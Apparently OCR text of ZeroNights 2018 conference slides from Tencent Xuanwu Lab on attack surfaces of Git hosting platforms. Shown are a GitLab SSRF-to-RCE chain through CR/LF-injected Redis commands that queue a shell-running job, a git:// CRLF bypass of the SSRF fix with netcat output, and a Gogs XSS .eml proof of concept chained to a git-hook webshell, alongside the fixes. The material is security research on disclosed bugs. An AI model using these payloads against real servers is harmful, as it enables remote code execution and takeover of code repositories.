
GitLab Shell

PostgreSQL/MySQL

...



GitLab Application Architecture



source:



ZERO
NIGHTS
2018

2³
EDITION

CVE-2017-0916 from SSRF to RCE

- SSRF in Webhook
- CR/LF Injection
- Redis configured to listen on TCP socket instead of UNIX domain socket
- Evil system hook job added to queue
- Arbitrary ruby code executed

POST / HTTP/1.1

Host: 192.168.10.24

X-Gitlab-Event: Push Hook

X-Gitlab-Token: new

line

injected

here

Content-Type: application/json

Content-Length:1337

Connection: close

.....



ZERO
NIGHTS
2018

2³
EDITION

CVE-2017-0916 from SSRF to RCE

- SSRF in Webhook
- CR/LF Injection
- Redis configured to listen on TCP socket instead of UNIX domain socket
- Evil system hook job added to queue
- Arbitrary ruby code executed

POST / HTTP/1.1

Host: 192.168.10.24

X-Gitlab-Event: Push Hook

X-Gitlab-Token: A

multi

sadd resque:gitlab:queues system_hook_push

lpush resque:gitlab:queue:system_hook_push

```
{"class\\":\\"GitlabShellWorker\\",\\"args\\":[\\"class_eval\\",\\"open(\\|  
whoami\\).read\\",\\"retry\\":3,\\"queue\\":\\"system_hook_push\\",\\"jid\\  
":\\"ad52abc5641173e217eb2e52\\",\\"created_at\\":1513714403.8  
122594,\\"enqueued_at\\":1513714403.8129568}"
```

exec

Content-Type: application/json

Content-Length:1337

Connection: close

.....

source: <https://hackerone.com/reports/299473>



ZERO
NIGHTS
2018

2³
EDITION

CVE-2017-0916 from SSRF to RCE

- SSRF in Webhook
- ~~CR/LF Injection~~ [Fixed]
- Redis configured to listen on TCP socket instead of UNIX domain socket
- Evil system hook job added to queue
- Arbitrary ruby code executed

Remove CR/LFs in Webhook secret token in
[lib/gitlab/utls.rb](https://gitlab.com/gitlab-org/gitlab-ce/blob/master/lib/gitlab/utls.rb)

```
def remove_line_breaks(str)
  str.gsub(/r?\n/, "")
end
```

Ensure no '\n' present when create a new webhook in
[app/models/hooks/web_hook.rb](https://gitlab.com/gitlab-org/gitlab-ce/blob/master/app/models/hooks/web_hook.rb)

```
validates :url, presence: true, url: true
validates :token, format: { without: /\n/ }
```




**ZERO
NIGHTS
2018**

**2³
EDITION**

CVE-2017-0916 from SSRF to RCE

- ~~SSRF in Webhook~~ [Fixed]
- ~~CR/LF Injection~~ [Fixed]
- Redis configured to listen on TCP socket instead of UNIX domain socket
- Evil system hook job added to queue
- Arbitrary ruby code executed

lib/gitlab/url_blocker.rb:

Mar 20th CVE-2018-8801

- validate_localhost:
["127.0.0.1", "::1", "0.0.0.0"]
- validate_local_network:
ipv4_private(10.0.0.0/8, 172.16.0.0/12,
192.168.0.0/16)
ipv6_sitelocal(ffc0::/10)

Aug 13th

- validate_link_local:
169.254.0.0/16
ipv6_linklocal

Sep 24th CVE-2018-17452

- validate_loopback:
ipv4_loopback(127.0.0.1/8)
ipv6_loopback



ZERO
NIGHTS
2018

2³
EDITION

CVE-2017-0916 from SSRF to RCE

- ~~SSRF in Webhook~~ [Fixed? No!]
- ~~CR/LF Injection~~ [Fixed]
- Redis configured to listen on TCP socket instead of UNIX domain socket
- Evil system hook job added to queue
- Arbitrary ruby code executed

```
→ ~ nc -lvvvp 500 -w1
Listening on [0.0.0.0] (family 0, port 500)
Connection from localhost 39984 received!
003agit-upload-pack /whatever/proj.githost=127.0.0.1:500|
```

git://127.0.0.1:500/what%0aever%0a/proj

```
→ ~ nc -lvvvp 500 -w1
Listening on [0.0.0.0] (family 0, port 500)
Connection from localhost 40088 received!
003agit-upload-pack /what
ever
/projhost=127.0.0.1:500|
```




ZERO
NIGHTS
2018

2³
EDITION

CVE-2018-????? from SSRF to RCE

- ~~SSRF in Webhook~~ SSRF in git:// ✓
- CR/LF Injection again ✓
- Redis configured to listen on TCP socket instead of UNIX domain socket
- Evil system hook job added to queue
- Arbitrary ruby code executed

1 git × +

→ ~ |

1 cn-qc2 × +

```
~ >>> nc -lvvlp 8000  
Listening on [0.0.0.0] (family 0, port 8000)
```




**ZERO
NIGHTS
2018**

2³
EDITION

another interesting vulnerability
Gogs XSS + Githook = RCE



ZERO
NIGHTS
2018

2³
EDITION

XSS lead to RCE

content management:

you can view raw content of any file in repository
but their header set to "text/plain"

IE 10 /11 feature

our old friends: mimeType sniffing

.eml file

how will IE handle iframe in .eml file



ZERO
NIGHTS
2018

2³
EDITION

XSS lead to RCE

POC (poc.eml)

TEST

Content-Type: text/html

Content-Transfer-Encoding: quoted-printable

=3Ciframe=20src=3D=27https://try.gogs.io/mathiaswu/33323/ra
w/master/1221.html=27=3E=3C=2Fiframe=3E



ZERO
NIGHTS
2018

2³
EDITION

XSS lead to RCE

IE sniffing "text/plain" content as "text/html"





ZERO
NIGHTS
2018

2³
EDITION

XSS lead to RCE

Combine with githook
when admin click the link to this .eml file.

set pre_receive_hook to any code you want to execute by
admin's manage panel.

then , **git push** , and enjoy your webshell.



**ZERO
NIGHTS
2018**

2³
EDITION

Finally let's draw a conclusion about the
Attack surfaces



**ZERO
NIGHTS
2018**

**2³
EDITION**

Attack surfaces

| | | | Github | Gitlab | Gogs | Gitea |
|-----|--------------------|-----------------------|--------|--------|------|-------|
| SSH | sandbox escape | | | | | |
| web | user management | authentication | | | ✓ | ✓ |
| | | privilege escalation | | | ✓ | ✓ |
| | | account management | | | ✓ | ✓ |
| | content management | xss | | ✓ | ✓ | |
| | | broken access control | | ✓ | ✓ | ✓ |
| | git related parts | git hooks | ✓ | ✓ | ✓ | ✓ |
| | | online edit | | | | |
| | | migrate | | ✓ | ✓ | ✓ |
| | | API | ✓ | ✓ | | |
| | | LFS | | | | |



**ZERO
NIGHTS
2018**

2³
EDITION

Special thanks

Yang Yu(@tombkeeper) of Tencent Security Xuanwu Lab

2018.ZERONIGHTS.ORG



**ZERO
NIGHTS
2018**

2³
EDITION



腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

Thank you!
Спасибо

2018.ZERONIGHTS.ORG